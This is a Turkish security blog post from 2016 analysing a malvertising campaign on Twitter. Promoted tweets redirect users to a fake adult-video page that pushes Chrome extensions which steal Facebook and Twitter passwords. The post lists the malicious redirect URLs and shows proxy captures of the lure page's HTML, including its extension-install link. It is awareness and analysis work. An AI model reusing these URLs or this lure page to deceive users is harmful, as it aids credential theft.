Sosyal Ağ Hırsızları


written by Mert SARICA | 1 June 2016

Bundan üç yıl önce yine Haziran ayında yayımlamış olduğum Jeton Hırsızları başlıklı blog yazımda, art niyetli kişilerin zararlı Chrome ve Firefox eklentiler ile kullanıcıların Facebook OAUTH jetonlarını çalarak, kullanıcıların hesaplarını nasıl kötüye kullandıklarına dikkat çekmiştim.


Ne tesadüftür ki üç yıl aradan sonra yine Haziran ayında, Twitter üzerinden reklamlar ile kullanıcıları zararlı sitelere yönlendiren ve bu siteler üzerinden yüklettikleri Chrome eklentileri ile Facebook ve Twitter parolalarını çalan bir veya birden fazla grup ile karşılaştım. Bu defa bilfiil tanık olduğum bu olayı yazıya dökerek bu konuya dikkat çekmek ve sosyal ağ ve medya güvenliği farkındalığına katkıda bulunmak istedim.

Twitter'da yaklaşık 2000+ takipçisi olan (yeri gelmişken tüm takipçilerime teşekkür ederim. :)) biri olarak, konu başka hesapları takip etmeye geldiğinde her ne kadar bana darılanlar olsa da, bu konuda oldukça seçici davranmaya devam ederek şimdilik ~150 hesabı takip etmek ile yetiniyorum. Bunun başlıca nedeni ise odağımı kaybetmeyip bilgi/bilişim güvenliği ağırlıklı tweetleri takip etmek istememden kaynaklanıyor. Durum böyle olunca da aslında Twitter'da karşılaştığım reklam tweetleri (promoted) de çoğunlukla güvenlik ile ilgili oluyor.

Geçtiğimiz günlerde kısa bir sürede çok sayıda karşılaştığım ve gerçek Twitter hesaplarının (muhtemelen eklentiyi yükleyen kullanıcıların hesapları) kullanıldığı birkaç reklam, şüpheli olması nedeniyle oldukça ilgimi çekti ve hemen reklamların perde arkasında neler olup bittiğini araştırmaya karar verdim.





Twitter'da bu durumla karşılaşan başka kullanıcılar var mı diye twitter virüs anahtar kelimeleri ile genel bir arama yaptığımda ise bu durumun Nisan ayından beri yaygın olarak Twitter'da karşılaşıldığını gördüm.





Reklam görsellerinden birine tıklandığında http://t.lapteccoder.com/dompol.php -> http://begenlobi.com/twlaptec.php -> http://t.lapteccoder.com/X0LwTuTI.php adresine, diğerine tıklandığında ise http://bit.ly/1s93imO -> http://firsat2014.com -> http://tw.oklsme.cf/vi.php -> http://tw.oklsme.cf/eSn0J1.php adresine yönlendirilen kullanıcının karşısına 18+ olduğu iddia edilen bir video görseli çıkmakta ve kullanıcı sahte videoyu izlemek için bu görselin üzerine tıkladığında, kullanıcıdan Chrome internet tarayıcısı kullandığı taktirde AdsTwitter Video veya SwsLertz isimli eklenti yüklemesini istemekteydi. Her defasında yönlendirilen PHP

adının da rastgele olarak değişmesi, HTTP yanıt (response) kodu olarak 200 yerine 404 dönmesi ve ana sayfanın direk çağrıldığında da hesabın dondurulduğuna dair bir mesajla karşılaşılmasına rağmen sitenin çalışır olması da dikkatimden kaçmadı.





Video (18+) - YouTube
SwsLertz - Chrome Web
tw.oklsme.cf/NQa0mQ.php
"SwsLertz" eklensin mi?
Ayrıntıları görüntüle
Şunları yapabilir:
Ziyaret ettiğiniz web sitelerindeki tüm verilerinizi okuma ve değiştirme
Uzantı ekle
İptal
Sign in
Autoplay
Facebook Tip: How to Add a Friend to a Group
Facebook
36,137 views
Facebook Tip: How to Create A Group
Facebook
34,600 views
Facebook Tip: How to See Every Post in Your Group
Facebook
43,073 views
Facebook Tip: Stickers
Facebook
484,300 views
Facebook Tip: Trending Stories
Facebook
43,470 views
Facebook Tip: How to Turn Notifications Off
Facebook
96,548 views
Video (18+)
Facebook
3,917,467
15,904,533
80,564
28


Video (18+) - YouTu...
Desktop
23:48
Charles 3.11.4 - swslertz1 *
File Edit View Proxy Tools Window Help
Structure
Sequence
http://bit.ly
http://firsat2014.com
http://tw.oklsme.cf
vi.php
a0iFtk.php
vi.php
sCGo7K.php
vi.php
ZIBMyw.php
vi.php
VASHn2.php
vi.php
xlD8VX.php
Overview
Request
Response
Summary
Chart
Notes
HTTP/1.1 404 Not Found
Content-Encoding: gzip
Vary: Accept-Encoding
Date: Sat, 14 May 2016 09:24:44 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
Content-Length: 8348
Connection: keep-alive
<html class="content-snap-width-3 no-focus-outline" data-cast-api-enabled="true" lang="en"><head>
<link href="https://s.ytimg.com/yts/img/favicon-vflz7uhzw.ico" rel="shortcut icon" type="image/x-icon">
<link class="css-httpssytimgcomytscssbinwwwcorewebpvfl1AfRKcss" href="https://s.ytimg.com/yts/cssbin/www-core-webp-vfl1AfRK-.css" name="www-core" rel="stylesheet">
<link class="css-httpssytimgcomytscssbinwwwplayerwebpvfl4qAQhScss" href="https://s.ytimg.com/yts/cssbin/www-player-webp-vfl4qAQhS.css" name="www-player" rel="stylesheet">
<link class="css-httpssytimgcomytscssbinwwwpageframewebpvflskDMH1css" href="https://s.ytimg.com/yts/cssbin/www-pageframe-webp-vflskDMH1.css" name="www-pageframe" rel="stylesheet">
<title>Video (18+) - YouTube</title>
<link class="css-httpssytimgcomytscssbinwwwwatchtranscriptwebpvflp9_n_icss" href="https://s.ytimg.com/yts/cssbin/www-watch-transcript-webp-vflp9_n_i.css" name="www-watch-transcript" rel="stylesheet">
<link class="css-httpssytimgcomytscssbinwwwguidewebpvfl3ehrjXcss" href="https://s.ytimg.com/yts/cssbin/www-guide-webp-vfl3ehrjX.css" name="www-guide" rel="stylesheet">
<link class="css-httpssytimgcomytscssbinwwwpageframedelayloadedwebpvflwYAtW6css" href="https://s.ytimg.com/yts/cssbin/www-pageframedelayloaded-webp-vflwYAtW6.css" name="www-pageframedelayloaded" rel="stylesheet">
<script src="https://ajax.googleapis.com/ajax/libs/jquery/2.1.3/jquery.min.js"></script>
<script>new Image().src='https://whos.amung.us/swidget/ntientientiw';</script>
<link rel="chrome-webstore-item" href="https://chrome.google.com/webstore/detail/gepamecfljjhajmjjgmaebcfbmoiakol">
</head>
Headers
Text
Hex
Compressed
HTML
Raw
GET http://tumuser.com/tw.php
Recording



